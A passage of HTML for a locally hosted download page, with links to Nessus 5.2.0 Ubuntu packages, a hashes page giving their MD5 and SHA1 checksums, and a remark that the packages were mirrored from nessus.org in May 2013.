<a href="Nessus-5.2.0-ubuntu910_i386.deb">Ubuntu 9.10 / Ubuntu 10.04 (32 bits)</a></br>
<a href="Nessus-5.2.0-ubuntu910_amd64.deb">Ubuntu 9.10 / Ubuntu 10.04 (64 bits)</a></br>
<p>
<a href="hashes.html">Hashes (integrity checking)</a>
</p>
</html>
```

hashes.html:

```
<html>
MD5 hashes:</br>
<pre>
7692ce4c8e7596cbf0744b961fe679fc  Nessus-5.2.0-ubuntu910_amd64.deb
51fe0a9cc4ac79275587c8b55b37dfed  Nessus-5.2.0-ubuntu910_i386.deb
</pre>
SHA1 hashes:</br>
<pre>
688e12b05d29ec9d06683f39a0e3c54043d81fbc  Nessus-5.2.0-ubuntu910_amd64.deb
4e6eb4cfbec377459f6ee9685c9d038800048b38  Nessus-5.2.0-ubuntu910_i386.deb
</pre>
</html>
```

The .deb packages linked to in download.html were downloaded from http://www.nessus.org/

on May 4, 2013 and hosted locally.

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